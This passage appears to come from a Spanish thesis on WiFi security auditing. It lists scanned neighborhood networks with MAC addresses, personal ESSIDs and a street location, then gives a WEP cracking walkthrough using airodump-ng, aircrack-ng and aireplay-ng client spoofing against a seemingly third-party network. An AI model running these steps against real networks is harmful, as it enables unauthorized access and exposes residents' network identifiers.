00:27:19:1A:1E:AA	Chucho.Fastnet.WiFi	WPA2	-94	-98	2.437	6
00:27:19:1B:C5:C2	Flia.Paula	WPA2	-94	-98	2.412	1
00:27:19:FD:A9:35	SantiagoAP	WPA	-76	-97	2.437	6
00:60:B3:4F:18:D8	lase	-	-79	-98	2.452	9
00:60:B3:4F:1A:19	escofnet-laser	-	-86	-98	2.452	9
00:E0:4D:9E:95:C8	ANA	WPA	-94	-98	2.462	11
D8:5D:4C:B4:C6:A0	Jhonny	WPA	-85	-97	2.412	1
D8:5D:4C:E0:4C:64	andrea	WPA	-83	-98	2.437	6
D8:5D:4C:F2:71:0A	PAUL	WPA	-90	-96	2.437	6
D8:5D:4C:F2:73:EC	Dario Tapia	WPA	-72	-96	2.437	6

Figura IV.5. Escaneo con el lóbulo de radiación apuntado hacia el Este



MAC address	ESSID	Encryption	Signal, dBm	Noise, dBm	Frequency, GHz	Channel
00:0C:42:68:90:29	TOTALHOME2	WPA	-71	-98	2.462	11
00:0C:42:68:FF:2E	Omni	WPA	-74	-98	2.462	11
00:0D:F5:12:01:77	PROCAJA1	WEP	-97	-98	2.432	5
00:12:0E:52:5B:87	rio.@llinux.net	WPA	-76	-98	2.462	11
00:15:6D:64:9C:24	BFCACHANE-2	-	-90	-96	2.417	2
00:15:6D:EA:8C:38	puntonet ofi rbba	WPA	-79	-96	2.412	1
00:15:6D:F0:DD:87	UBNT	WPA	-79	-97	2.442	7
00:1A:EF:00:67:42	exito	-	-92	-98	2.437	6
00:21:63:DF:FA:19	Andinatel	WPA	-91	-96	2.412	1
00:26:B6:49:AE:06	andinanet	WPA	-96	-98	2.462	11
00:26:B6:49:B8:BA	Santa Rosa	WPA	-79	-98	2.462	11
00:26:B6:49:FA:CA	INTERNETCNT	WPA	-96	-98	2.462	11
00:26:B6:4B:01:5A	MANUEL CASTILLO	WPA	-69	-98	2.462	11
00:26:B6:6D:D2:26	Fernanda	WPA	-88	-98	2.462	11
00:26:B6:6D:F7:86	MATIAS	WPA	-90	-97	2.462	11
00:26:B6:82:F8:4A	CETI	WPA	-88	-98	2.462	11
00:27:19:FD:A9:35	SantiagoAP	WPA	-90	-97	2.437	6
00:27:22:12:FA:8E	comptenet	WPA2	-85	-96	2.412	1
00:E0:4D:9D:49:E8	Milton	WPA	-92	-98	2.462	11
00:E0:4D:9F:48:28	FENCE	WPA2	-81	-99	2.462	11
D8:5D:4C:B4:C6:A0	Jhonny	WPA	-88	-96	2.412	1
D8:5D:4C:F2:73:EC	Dario Tapia	WPA	-55	-98	2.437	6
E8:39:DF:0F:68:40	JORGE	WPA	-90	-98	2.462	11
E8:39:DF:10:60:40	MARCIA	WPA	-95	-98	2.462	11
E8:39:DF:17:19:64	Victor	WPA	-93	-97	2.462	11
E8:39:DF:17:19:88	INTERNET CNT	WPA	-89	-97	2.462	11
E8:39:DF:22:DE:D2	Carlos	WPA	-81	-98	2.462	11

Figura IV.6. Escaneo con el lóbulo de radiación apuntado hacia el Sur



MAC address	ESSID	Encryption	Signal, dBm	Noise, dBm	Frequency, GHz	Channel
00:0A:E9:04:D4:18	snmp_11b_ap	-	-90	-92	2.432	5
00:0C:42:1F:B1:C0	Airon	WPA	-75	-98	2.462	11
00:0C:42:68:90:29	TOTALHOME2	WPA	-77	-98	2.462	11
00:0C:42:68:FF:10	MikroBit	WPA	-85	-97	2.412	1
00:0C:42:68:FF:2E	Omni	WPA	-61	-98	2.462	11
00:0C:42:69:66:A6	DESTROY.zip	WPA	-90	-97	2.417	2
00:12:0E:52:5B:87	ric.@llinux.net	WPA	-83	-98	2.462	11
00:14:D1:E7:FD:8B	JUANSE	WPA	-79	-98	2.427	4
00:15:6D:64:9C:24	BFCACHANE-2	-	-95	-97	2.417	2
00:15:6D:DA:12:E9	DESTROY.12	WPA2	-92	-98	2.452	9
00:15:6D:E2:57:F0	BSFAST-W	-	-94	-97	2.432	5
00:15:6D:EA:8C:38	puntonet ofi rbba	WPA	-78	-97	2.412	1
00:15:6D:F0:DD:57	UBNT	WPA	-84	-98	2.442	7
00:1A:EF:00:67:42	exito	-	-82	-98	2.437	6
00:21:27:F6:7B:2F	MEGANET	WEP	-79	-97	2.437	6
00:21:63:DD:F8:54	worier	WPA	-85	-97	2.412	1
00:21:63:DF:FA:19	Andinatel	WPA	-75	-97	2.412	1
00:26:B6:49:B8:BA	Santa Rosa	WPA	-91	-97	2.462	11
00:26:B6:49:F2:DE	patricia	WPA	-87	-98	2.462	11
00:26:B6:49:FA:CA	INTERNETCNT	WPA	-89	-97	2.462	11
00:26:B6:4B:01:6A	MANUEL CASTILLO	WPA	-87	-98	2.462	11
00:26:B6:6D:D2:26	Fernanda	WPA	-88	-98	2.462	11
00:26:B6:6D:F7:86	MATIAS	WPA	-92	-97	2.462	11
00:26:B6:81:88:CE	STARGAMES	WPA	-87	-98	2.462	11
00:26:B6:82:F8:4A	CETI	WPA	-69	-98	2.462	11
00:27:19:1A:1E:AA	Chucho.Fastnet.WiFi	WPA2	-81	-96	2.437	6
00:27:19:DB:34:1D	CYBER JAH	-	-92	-98	2.422	3
00:27:19:FD:A9:35	SantiagoAP	WPA	-76	-98	2.437	6
00:60:B3:4F:18:D8	lase	-	-68	-97	2.452	9
00:C0:CA:18:C4:04	Escuela Airon	WPA	-85	-91	2.412	1
00:E0:4D:9F:48:28	FENCE	WPA2	-93	-98	2.462	11
D8:5D:4C:B4:C6:A0	Jhonny	WPA	-78	-97	2.412	1

Figura IV.7. Escaneo con el lóbulo de radiación apuntado hacia el Oeste

Reuniendo en la tabla IV.2 todos los datos obtenidos para cada una de las coordenadas (N, S, E, O), se obtuvo información de las redes inalámbricas.

Tabla IV.II. Listado de redes inalámbricas previo reconocimiento pasivo

N°	Dirección MAC	ESSID	Encriptación	Señal, dBm	Ruido, dBm	Frecuencia, GHz	Canal
1	00:0C:42:39:34:31	Demo	-	-86	-97	2.412	1
2	00:0C:42:68:90:29	TOTALHOME2	WPA	-77	-97	2.462	11
3	00:0C:42:68:FF:2E	Omni	WPA	-74	-97	2.462	11
4	00:14:D1:E7:FD:8B	JUANSE	WPA	-91	-97	2.427	4
5	00:15:6D:EA:E8:0E	XTREMENET	-	-87	-98	2.427	4
6	00:15:6D:F0:DD:57	UBNT	WPA	-89	-97	2.442	7
7	00:18:E7:06:FA:3E	Default	-	-93	-96	2.457	10
8	00:21:27:F6:7B:2F	MEGANET	WEP	-74	-98	2.437	6
9	00:21:63:DE:2E:F0	RadioAndina	WPA	-95	-98	2.437	6
10	00:21:63:DF:FA:19	Andinatel	WPA	-82	-97	2.412	1
11	00:24:B2:5A:15:D3	NTGROBJTL24	WEP	-95	-98	2.417	2
12	00:26:B6:49:F2:DE	Patricia	WPA	-71	-97	2.462	11
13	00:26:B6:4B:01:5A	MANUEL CASTILLO	WPA	-84	-97	2.462	11
14	00:26:B6:6D:D2:26	Fernanda	WPA	-83	-97	2.462	11
15	00:26:B6:81:88:CE	STARGAMES	WPA	-89	-97	2.462	11
16	00:26:B6:81:EB:12	Pablo	WPA	-88	-97	2.462	11
17	00:26:B6:82:F8:4A	CETI	WPA	-46	-97	2.462	11
18	00:26:B6:87:93:62	Hernan	WPA	-90	-98	2.462	11
19	00:27:19:1A:1E:AA	Chucho.Fastnet.WiFi	WPA2	-89	-98	2.437	6
20	00:27:19:FD:A9:35	SantiagoAP	WPA	-53	-98	2.437	6
21	00:27:19:FD:C7:C7	XTREMENET	-	-92	-98	2.427	4
22	00:4F:62:2B:CA:CA	Airlive	WEP	-88	-97	2.462	11
23	00:60:B3:4F:18:D8	Lase	-	-68	-97	2.452	9
24	A2:44:B2:35:15:50	B&W-COMP	WEP	-76	-82	2.462	11
25	D8:5D:4C:E0:4C:64	Andrea	WPA	-74	-98	2.437	6
26	D8:5D:4C:F2:73:EC	Dario Tapia	WPA	-72	-98	2.437	6
27	E8:39:DF:10:60:40	MARCIA	WPA	-89	-97	2.462	11
28	E8:39:DF:22:DE:D2	Carlos	WPA	-78	-97	2.462	11
29	1C:BD:B9:B1:44:68	CCHidalgo.fastnet.wifi	WPA	-91	-97	2.412	1
30	00:06:4F:6F:FD:E7	Bamphomet	-	-97	-99	2.427	4
31	00:12:0E:52:5B:87	rio.@linux.net	WPA	-86	-98	2.462	11

Tabla IV.II. Listado de redes inalámbricas previo reconocimiento pasivo (Continuación)

N°	Dirección MAC	ESSID	Encriptación	Señal, dBm	Ruido, dBm	Frecuencia, GHz	Canal
32	00:15:6D.64:9C:24	BFCACHANE-2	-	-91	-97	2.417	2
33	00:15:6D:DE:FC:0B	DESTROY.7	WPA2	-97	-98	2.437	6
34	00:15:6D:EA:8C:38	puntonet ofi rbba	WPA	-80	-97	2.412	1
35	00:1A:EF:00:67:42	Éxito	-	-92	-97	2.437	6
36	00:25:86:CB:9E:6A	Latina.wifi	WPA	-85	-98	2.437	6
37	00:26:B6:49:B8:BA	Santa Rosa	WPA	-91	-98	2.462	11
38	00:26:B6:49:FA:CA	INTERNETCNT	WPA	-94	-98	2.462	11
39	00:26:B6:6E:7D:62	MARINA167	WPA	-95	-98	2.462	11
40	00:27:19:1B:C5:C2	Flia.Paula	WPA2	-94	-98	2.437	1
41	00:60:B3:4F:1A:19	escofnet-laser	-	-86	-98	2.452	9
42	00:E0:4D:9E:95:C8	ANA	WPA	-94	-98	2.452	11
43	D8:5D:4C:B4:C6:A0	Jhonny	WPA	-85	-97	2.462	1
44	D8:5D:4C:F2:71:0A	PAUL	WPA	-90	-96	2.437	6
45	00:0D:F5:12:01:77	PROCAJA1	WEP	-97	-98	2.432	5
46	00:26:B6:49:AE:06	Andinanet	WPA	-96	-98	2.462	11
47	00:27:22:12:FA:8E	Comptenet	WPA2	-85	-96	2.412	1
48	00:E0:4D:9D:49:E8	Milton	WPA	-92	-98	2.462	11
49	00:E0:4D:9F:48:28	FENCE	WPA2	-81	-99	2.462	11
50	E8:39:DF:0F:68:40	JORGE	WPA	-90	-98	2.462	11
51	E8:39:DF:17:19:64	Victor	WPA	-93	-97	2.462	11
52	E8:39:DF:17:19:88	INTERNET CNT	WPA	-89	-97	2.462	11
53	00:0A:E9:04:D4:18	snmp_lib_ap	-	-90	-92	2.432	5
54	00:0C:42:68:FF:10	MikroBit	WPA	-85	-97	2.412	1
55	00:0C:42:69:66:A6	DESTROY.zip	WPA	-90	-97	2.417	2
56	00:15:6D:DA:12:E9	DESTROY.12	WPA2	-92	-98	2.452	9
57	00:15:6D:E2:57:F0	BSFAST-W	-	-94	-97	2.432	5
58	00:21:63:DD:F8:54	worier	WPA	-85	-97	2.412	1
59	00:27:19:DB:34:1D	CYBER JAH	-	-92	-98	2.422	3
60	00:C0:CA:18:C4:04	Escuela Airon	WPA	-85	-91	2.412	1

4.2.1.1.2. Reconocimiento de redes con inSSIDer 2.0

De ambos dispositivos tanto hardware como Nanostation2 y software como inSSIDer se obtiene la suficiente información como para decidir qué red se puede atacar, en este caso inSSID ofrece al auditor la posibilidad adicional de observar una grafica de la canalización versus amplitud en dB, para canales en 5GHz como en 2.4 GHz, como se observa en la figuras IV.8. y IV.9.

Figura IV.8. Redes inalámbricas previo reconocimiento pasivo con inSSIDer 2.0

Figura IV.9. Ocupación de canales vs Amplitud con inSSIDer 2.0 en 2.4 GHz

4.2.1.1.3. Clasificación estadística de la información recolectada

Un análisis particular de esta información de reconocimiento para redes inalámbricas WiFi, permite concluir las siguientes estadísticas como se muestran en las tablas IV.3, IV.4 y en las figuras IV.10 y IV.12.

Tabla IV.III. Canales utilizados en las redes escaneadas previo reconocimiento pasivo

Canales utilizados	
Canal 1	10
Canal 2	3
Canal 3	1
Canal 4	4
Canal 5	3
Canal 6	10
Canal 7	1
Canal 9	3
Canal 10	1
Canal 11	24
TOTAL	**60**




Figura IV.10. Gráfica estadística de los canales ocupados por las redes wifi escaneadas.

Lo realmente interesante de este análisis estadístico de uso de canales, son las interferencias que se puedan llegar a provocar entre usuarios que utilizan canales contiguos. El canal más utilizado es el canal 11, por lo tanto más saturación se corresponde con esta comparación, seguido del canal 6 y del canal 1.

El estándar IEEE 802.11 establece el esquema de canalización para el uso de las bandas ISM RF no licenciadas en las WLAN. La banda de 2,4 GHz se divide en 11 canales para Norteamérica y 13 canales para Europa. Estos canales tienen una separación de frecuencia central de sólo 5 MHz y un ancho de banda total (u ocupación de frecuencia) de 22 MHz. El ancho de banda del canal de 22 MHz combinado con la separación de 5 MHz entre las frecuencias centrales significa que existe una superposición entre los canales sucesivos como se observa en la figura IV.11. Las optimizaciones para las WLAN que requieren puntos de acceso múltiple se configuran para utilizar canales no superpuestos. Si existen tres puntos de acceso adyacentes, se debería utilizar los canales 1, 6 y 11. Si sólo hay dos, se debe seleccionar dos canales cualesquiera con al menos 5 canales de separación entre ellos, como el canal 5 y el canal 10. Muchos puntos de acceso pueden seleccionar automáticamente un canal basado en el uso de canales adyacentes. Algunos productos monitorean continuamente el espacio de radio para ajustar la configuración de canal de modo dinámico en respuesta a los cambios del ambiente.




Figura IV.11. Uso de canales en la banda de los 2400 MHz.

Tabla IV.IV. Encriptaciones utilizadas en las redes escaneadas previo reconocimiento

Redes inalámbricas Wifi que usan encriptación	
SIN ENCRIPTACION:	12
WEP:	5
WPA:	37
WPA2:	6
TOTAL	**60**




Figura IV.12. Estadística de las encriptaciones utilizadas en las redes escaneadas

Todavía existe un porcentaje de redes inalámbricas WiFi que utilizan encriptación WEP, que es la más vulnerable. Un número considerable de redes está configurada sin encriptación, osea que no ofrece resistencia a ataques y cero seguridad siendo la más fácil de vulnerar. WPA sigue siendo una opción interesante en cuanto a seguridad wireless respecta, ya que nuevos dispositivos incorporan este tipo de encriptación, seguida de WPA2 que representa una mejora progresiva de WEP+WPA.

4.2.1.2. Fase 2: Escoger una red para atacar (análisis)

El nivel de señal de una red inalámbrica siempre será importante, mientras mejor sea más exitoso será el ataque. Es como si se deseara alcanzar alguna cosa con la mano, mientras más cerca se esté del objetivo, mejor resultado se tendrá.

Tabla IV.V. Información del entorno para escoger red a atacar

ESCANEO Y COMPARACIÓN DEL OBJETIVO A ESCOGER	
Ubicación del equipo	Rocafuerte entre Gaspar de Villarroel y Olmedo.
Hardware utilizado	Computador portátil Dell Studio XPS 1340
	Adaptador de red wireless USB LINKSYS WUSB54GC con dirección MAC 00:22:6B:A6:3C:1F
Software Utilizado	Máquina virtual VMware Workstation 7.1.1 (Sin licencia)
	• Backtrack 4 R2 (Distribución LiveCD software libre GNU Linux based)
Parámetro de selección de objetivo	Nivel de señal deseable entre -40 y -79
Antena exterior utilizada	Ninguna (pero podría utilizarse para mejorar el alcance en cuanto a la distancia de las redes). Por defecto Linksys WUSB54GC aproximadamente cubre como máximo 100 m a la redonda.

Conociendo de antemano los parámetros de las redes que están a un alcance deseable de la tarjeta de red USB, realizamos un segundo escaneo con la distribución BackTrack 4 R2, siguiendo el proceso que se describe a continuación:

Se abre una consola o terminal, luego se inicia la red seguido del comando para configurar la tarjeta como se muestra en la figura IV.13.

Start-network

Iwconfig




Figura IV.13. Ejecución de comandos start-network, iwconfig

Se pone la tarjeta inalámbrica en modo monitor con el comando Airmon-ng start wlan0 como se muestra en la figura IV.14.

Figura IV.14. Ejecución de comando Airmon-ng start wlan0

Se inicia una captura general de tráfico, para identificar las redes a las que se tiene alcance con Airodump-ng mon0, desplegando la información como se muestra en la figura IV.15.




Figura IV.15. Ejecución de comando Airodump-ng mon0

Con los resultados del comando anterior, se puede identificar varias redes e información que serán muy importantes para avanzar a la siguiente fase que es poder descifrar la clave de acceso a la red inalámbrica.

4.2.1.3. Fase 3: Explotación y ataques

4.2.1.3. 1. Caso WEP

Se pone la tarjeta inalámbrica a capturar información específica que interesa, de la red inalámbrica que se seleccionará, en este caso podemos auditar la red wifi con SSID **MEGANET**, con la sentencia airodump-ng –c CANAL –bssid MACROUTER –w NOMBRE mon0, en este caso específico: airodump-ng –c 6 –bssid E8:39:DF:17:23:18 –w MEGANET mon0

Se inicia la captura y se puede ver al usuario conectado en la figura IV.16, cuantos paquetes se ha enviado y se pueden capturar esos paquetes en un archivo o fichero, para este caso sería MEGANET.cap




Figura IV.16. Ejecución de comando airodump-ng para BSSID específico

Se ejecuta el aircrack para sacar la clave de la red, que se encuentra en los paquetes que se capturó anteriormente, como se visualiza en la figura IV.17.

El comando que se ingreso es: aircrack-ng MEGANET-01.cap




Figura IV.17. Ejecución del comando aircrack-ng MEGANET-01.cap

En la captura de la figura IV.17 se aprecia el siguiente mensaje: “Failed. Next try with 5000 IVs”. Osea que se debe recoger 5000 Vector Inicialización para extraer la clave a través de aircrack-ng.

Luego de obtener suficiente IVs después de 40 minutos, se obtienen las claves en HEXADECIMAL (61:31:62:32:63) y en código ASCII que viene a ser **a1b2c** como se muestra en la figura IV.18.




Figura IV.18. Clave WEP desencriptada correctamente

Estos pasos descritos anteriormente se realizaron en un entorno donde hubo al menos un cliente conectado y haciendo uso de la red. Para el caso en que no hay tráfico entre el usuario autorizado y el punto de acceso se verifica la siguiente secuencia de pasos.

Primero hay que identificar la red que se desea auditar y obtener la información que será importante para poder descifrar la clave de la red inalámbrica, punto tratado anteriormente con airodump-g (figura IV.19), luego se identifica un cliente conectado a la red, pero en vista de que no se está navegando, no se consigue muchos datos, por lo que se intenta

crackear la clave con los pocos paquetes que se logra conseguir y se puede observar el aviso de que se necesitan muchos paquetes más (figura IV.20).




Figura IV.19. Ejecución de comando airodump-ng para BSSID específico




Figura IV.20. Ejecución de comando aircrack-ng con IVs faltantes.

Como el cliente que se tiene conectado a la red no está navegando, se procederá a capturar algún paquete que envíe el cliente, suplantarlo y reenviarlo muchas veces tráfico al router. Para esto la herramienta aireplay de la suite aircrack-ng es útil (figura IV.21).

Aireplay-ng -3 –b MACROUTER –h MACCLIENTE mon0

Aireplay-ng -3 –b E8:39:DF:17:23:18 –h 00:26:5E:08:1D:88 mon0




Figura IV.21. Ejecución de comando aireplay-ng

Se consigue de esta forma capturar el paquete del cliente y repetirlo muchas veces para generar tráfico suplantando el cliente legítimo ante el router. Después de inyectar todos esos paquetes, ya se cuenta con los suficientes vectores para crackear la clave como ya se hizo anteriormente.

